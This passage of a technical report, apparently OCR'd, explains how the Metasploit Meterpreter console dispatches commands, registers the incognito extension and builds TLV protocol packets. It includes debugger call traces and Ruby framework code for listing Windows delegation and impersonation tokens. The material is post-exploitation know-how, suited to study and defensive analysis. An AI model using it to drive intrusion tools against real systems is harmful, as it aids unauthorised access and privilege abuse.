
After exploiting the vulnerability, the returned session object is used to call the `cmd_session` method defined in the `Msf::Ui::Console::CommandDispatcher::Core` class. The `Rex::Ui::Text::DispatcherShell` class, `Rex::Post::Meterpreter::UI::Console` class and the `Rex::Ui::Text::Shell` class control the user interaction.

The `run` method defined in the `Rex::Ui::Text::Shell class` provides the mechanism through which user commands are executed. When the command is to be executed the `run` method calls the `run_single` method of `Rex::Ui::Text::DispatcherShell` class which iterates through the stack of registered command dispatchers. If the command to be executed is found in one of the dispatchers then the associated dispatcher, command and arguments are used to call the `run_command` method. The `run_command` method calls the dispatcher `send` method. The `send` method invokes the dispatcher method identified by cmd_+'user command'.

The `Rex::Post::Meterpreter::UI::Console::CommandDispatcher` class is the super class for all of the command dispatchers within the meterpreter console user interface and all of the concrete command dispatchers are derived from this class. There are number of command dispatcher classes each offering their own related commands.

The command methods have the same signature mainly cmd_'user command'(argc*) where the symbol 'user command' represents the typed command, for example typed command `ps` translates to `cmd_ps(argc*)` method defined in the `Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Stdapi::Sys.`

The call trace shown below shows the sequence of calls made to obtain the meterpreter prompt and then calling the `ps` command.




```
Thread 1 [sleep] (pid 477)
initialize [packet.rb:369] (Rex::Post::Meterpreter::GroupTlv)
initialize [packet.rb:618] (Rex::Post::Meterpreter::Packet)
create_request [packet.rb:585] (Rex::Post::Meterpreter::Packet)
get_processes [process.rb:220] (Rex::Post::Meterpreter::Extensions::Stdapi::Sys::Process)
cmd_ps [sys.rb:312] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Stdapi::Sys)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:431] (Msf::Sessions::Meterpreter)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
▶ Global variables
▶ self = {Rex::Post::Meterpreter::Packet} #<F
  type = 0
```

Figure 29 ps call trace

The call trace shown below shows how the command dispatcher object is stored in dispatcher stack when the associated dll (in this case incognito) is uploaded to the server. The `cmd_use` is called when uploading the dll to the server and when the dll is uploaded the `add_extension_client` method is called to register the command dispatcher in this case incognito dispatcher.



```
Thread 1 [sleep] (pid 518)
initialize [dispatcher_shell.rb:32] (Rex::Ui::Text::DispatcherShell::CommandDispatcher)
initialize [command_dispatcher.rb:42] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher)
initialize [incognito.rb:24] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Incognito)
enstack_dispatcher [dispatcher_shell.rb:445] (Rex::Ui::Text::DispatcherShell)
add_extension_client [core.rb:856] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_load [core.rb:402] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_use [core.rb:431] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:432] (Msf::Sessions::Meterpreter)
```

```
▶ Global variables
▶ self = {Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Incognito} #<Rex::
▼ shell = {Rex::Post::Meterpreter::Ui::Console} #<Rex::Post::Meterpreter::Ui::Console:(
    @busy = true
  ▶ @client = {Msf::Sessions::Meterpreter_x86_Win} #<Msf::Sessions::Meterpreter_x8
    @commands = Empty Array
    @disable_output = false
  ▶ @dispatcher_stack = Array (11 element(s))
    @framework = nil
    @hist_last_saved = 0
    @histfile = nil
    @init_prompt = "%undmeterpreter%clr"
  ▶ @input = {Rex::Ui::Text::Input::Readline} #<Rex::Ui::Text::Input::Readline:0x007
    @log_source = "session_1"
    @on_command_proc = {Proc} #<Proc:0x007fef77741300@/Users/msantokhi/m
    @on_print_proc = {Proc} #<Proc:0x007fef77741080@/Users/msantokhi/msf/lib
  ▶ @output = {Rex::Ui::Text::Output::Stdio} #<Rex::Ui::Text::Output::Stdio:0x007fe
    @prompt = "%undmeterpreter%clr > "
    @prompt_char = ">"
    @stop_count = 0
```


Figure 30 load dll call trace

The command methods have a similar structure and are responsible for checking the command arguments, then if these are valid calls the equivalent command proxy object to execute the command. Listing shown in below shows how the `list_tokens` command calls the command proxy object `client.incognito.incognito_list_tokens(token_order)`. The format used to call the proxy command method is `client.<extension name><command proxy method>`

```
def cmd_list_tokens(*args)
		token_order = -1

		@@list_tokens_opts.parse(args) { |opt, idx, val|
			case opt
				when "-u"
					token_order = 0
				when "-g"
					token_order = 1
			end
		}

		if (token_order == -1)
			print_line("Usage: list_tokens <list_order_option>\n")
			print_line("Lists all accessible tokens and their privilege ..
			print_line(@@list_tokens_opts.usage)
			return
		end

		system_privilege_check

		tokens = client.incognito.incognito_list_tokens(token_order)

		print_line()
		print_line("Delegation Tokens Available")
		print_line("========================================")

		tokens['delegation'].each_line { |string|
			print(string)
		}

		print_line()
		print_line("Impersonation Tokens Available")
		print_line("========================================")

		tokens['impersonation'].each_line { |string|
			print(string)
		}

		print_line()

		return true
	end
```

11.2.2 Command proxy components

The command proxy classes are derived from the Extension base class. The `Extesnion` class provides the `initialize` method used to set the reference to client object and the name of the extension through which it is referenced.



Rex::Post::Meterpreter::Client
client
Rex::Post::Meterpreter::Extension
Rex::Post::Meterpreter::Extension::Stdapi
::Incognito
::ClientCore
::Sniffer
::Priv
::Lanattacks
::Espia

Figure 31 Meterpreter command proxy class hierarchy


Each of the derived classes must call the `register_extension_aliases` method declared in the `Rex::Post::Meterpreter::Client` class to register the methods declared in the command proxy class so that UI command methods can have access to them to process the command. Listing shown below shows how the Incognito class registers it methods with the client object and an example of one of the Incognito command method `incognito_list_tokens`.

```
class Incognito < Extension

        def initialize(client)
                super(client, 'incognito')

                client.register_extension_aliases(
                        [
                                {
                                        'name' => 'incognito',
                                        'ext'  => self
                                },
                        ])
        End
        def incognito_list_tokens(token_order)
                request = Packet.create_request('incognito_list_tokens')
                request.add_tlv(TLV_TYPE_INCOGNITO_LIST_TOKENS_ORDER, token_order)

                response = client.send_request(request)

                return {
                                        'delegation' =>
                response.get_tlv_value(TLV_TYPE_INCOGNITO_LIST_TOKENS_DELEGATION),
                                        'impersonation' =>
                response.get_tlv_value(TLV_TYPE_INCOGNITO_LIST_TOKENS_IMPERSONATION)

                }
        end
...
End
```

Each of the command methods creates a request packet then depending on the command adds the command parameter to the request using the protocol API. Once the parameters have been set, the request packet is sent to the server of processing. When the response is received the results of the command are retrieved from the response packet using the protocol API and returned to the caller.

```
# Registers zero or more aliases that are provided in an array.
#
def register_extension_aliases(aliases)
        aliases.each { |a|
                        register_extension_alias(a['name'], a['ext'])
        }
end

#
# Registers an aliased extension that can be referenced through
# client.name.
#
def register_extension_alias(name, ext)
        self.ext_aliases.aliases[name] = ext
        # Whee!  Syntactic sugar, where art thou?
        #
        # Create an instance method on this object called +name+ that returns
        # +ext+.  We have to do it this way instead of simply
        # self.class.class_eval so that other meterpreter sessions don't get
        # extension methods when this one does
        (class << self; self; end).class_eval do
                define_method(name.to_sym) do
                        ext
                end
        end
        ext
end
```

Call trace shown below shows how the incognito extension methods are registered with the client object after the extension has been uploaded.



```
Thread 1 [sleep] (pid 518)
register_extension_alias [client.rb:355] (Rex::Post::Meterpreter::Client)
register_extension_aliases [client.rb:375] (Rex::Post::Meterpreter::Client)
register_extension_aliases [client.rb:374] (Rex::Post::Meterpreter::Client)
initialize [incognito.rb:25] (Rex::Post::Meterpreter::Extensions::Incognito::Incognito)
add_extension [client.rb:329] (Rex::Post::Meterpreter::Client)
use [client_core.rb:164] (Rex::Post::Meterpreter::ClientCore)
cmd_load [core.rb:401] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
cmd_use [core.rb:431] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
```

```
ext = {Rex::Post::Meterpreter::Extensions::Incognito::Incognito} #<Rex::Post::Meterpreter::Extens
Global variables
name = "incognito"
self = {Msf::Sessions::Meterpreter_x86_Win} #<Msf::Sessions::Meterpreter_x86_Win:0x007fef78
```

Figure 32 Register extension aliases call trace

The API exposed by the base classes shown in figure 31 are used to write meterpreter scripts. The `client` object provides the interface through which the API calls are accessed. To use the API calls first obtain the meterpreter prompt and then drop into `irb` mode. Examples of meterpreter scripts can be found in `/scripts/meterpreter`.

11.3 Meterpreter Protocol

Meterpreter uses a protocol called Type Length Value (TLV). Type and length are 4 bytes and the value is N bytes. Meterpreter usage of the traditional TLV protocol is that it flips the TL values making it length type value protocol; however as in the Meterpreter documentation the protocol is still referred to as the TLV protocol.

The client will send a request to the server specifying a type. This tells the server how to process the request, the length and the value, all of which help the server perform some request. A response is formed using the same principles of TLV: the response has a type a length and finally a value. The value can be another TLV. The nesting of TLVs allows for dynamic responses and representation of complex data structures. The meterpreter protocol details can be found in [2].

11.3.1 Client side protocol API

Class hierarchy shown in figure 33 shows the main classes responsible for providing the client side protocol API. The `Rex::Post::Meterpreter::Tlv` class contains the `type` and the `value` attributes, the `Rex::Post::Meterpreter::GroupTlv` class contains the array of Tlvs and the `Rex::Post::Meterpreter::Packet` class forms the logical meterpreter packet class.




Rex::Post::Meterpreter::Tlv
0..*
tlvs
Rex::Post::Meterpreter::GroupTlv
Rex::Post::Meterpreter::Packet

Figure 33 Protocol class hierarchy

Figure 34 shows the initialisation call trace for the protocol classes.




```
Thread 1 [sleep] (pid 429)
initialize [packet.rb:116] (Rex::Post::Meterpreter::Tlv)
initialize [packet.rb:367] (Rex::Post::Meterpreter::GroupTlv)
initialize [packet.rb:618] (Rex::Post::Meterpreter::Packet)
create_request [packet.rb:585] (Rex::Post::Meterpreter::Packet)
incognito_list_tokens [incognito.rb:36] (Rex::Post::Meterpreter::Extensions::l
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Com
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Com
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
```

```
@compress = nil
@type = nil
@value = nil
compress = false
Fixnum = {Class} Fixnum
Global variables
self = {Rex::Post::Meterpreter::Packet} #<Rex::Post::Meterpreter::Packet:0x007fa6fe9a4f00>
TLV_META_TYPE_STRING = 65536
type = 0
value = nil
```

Figure 34 Protocol class hierarchy call trace

From clients point of view the first step is to create a request packet by calling the `create_request` class method declared in the `Rex::Post::Meterpreter::Packet` class. This class method creates request packet and the first two Tlv objects whose types are TLV_TYPE_METHOD and TLV_TYPE_REQUEST_ID.

The TLV_TYPE_METHOD Tlv holds the method that is to be executed on the server and the TLV_TYPE_REQUEST_ID Tlv holds a unique request identifier that is used for associating request and response packets as we will see later. A request that has a response must have a TLV_TYPE_REQUEST_ID included when it is transmitted. The response to the request will contain the same request identifier. Once the request packet is created, further Tlv value can be added to the request depending on the method to be executed on the server. Figure 35 shows the request generated by the `incognito_list_tokens(token_order)` method discussed in section 12.2.2




```
Thread 1 [sleep] (pid 429)
incognito_list_tokens [incognito.rb:39] (Rex::Post::Meterpreter::Extensions::I
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Comi
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Comi
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:432] (Msf::Sessions::Meterpreter)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
```

```
▼ request = {Rex::Post::Meterpreter::Packet} #<Rex::Post::Meterpreter::Packet:0x007fa6fee08e20>
    @compress = false
    @created_at = {Time} 2013-05-08 14:48:43 +0100
  ▼ @tlvs = Array (3 element(s))
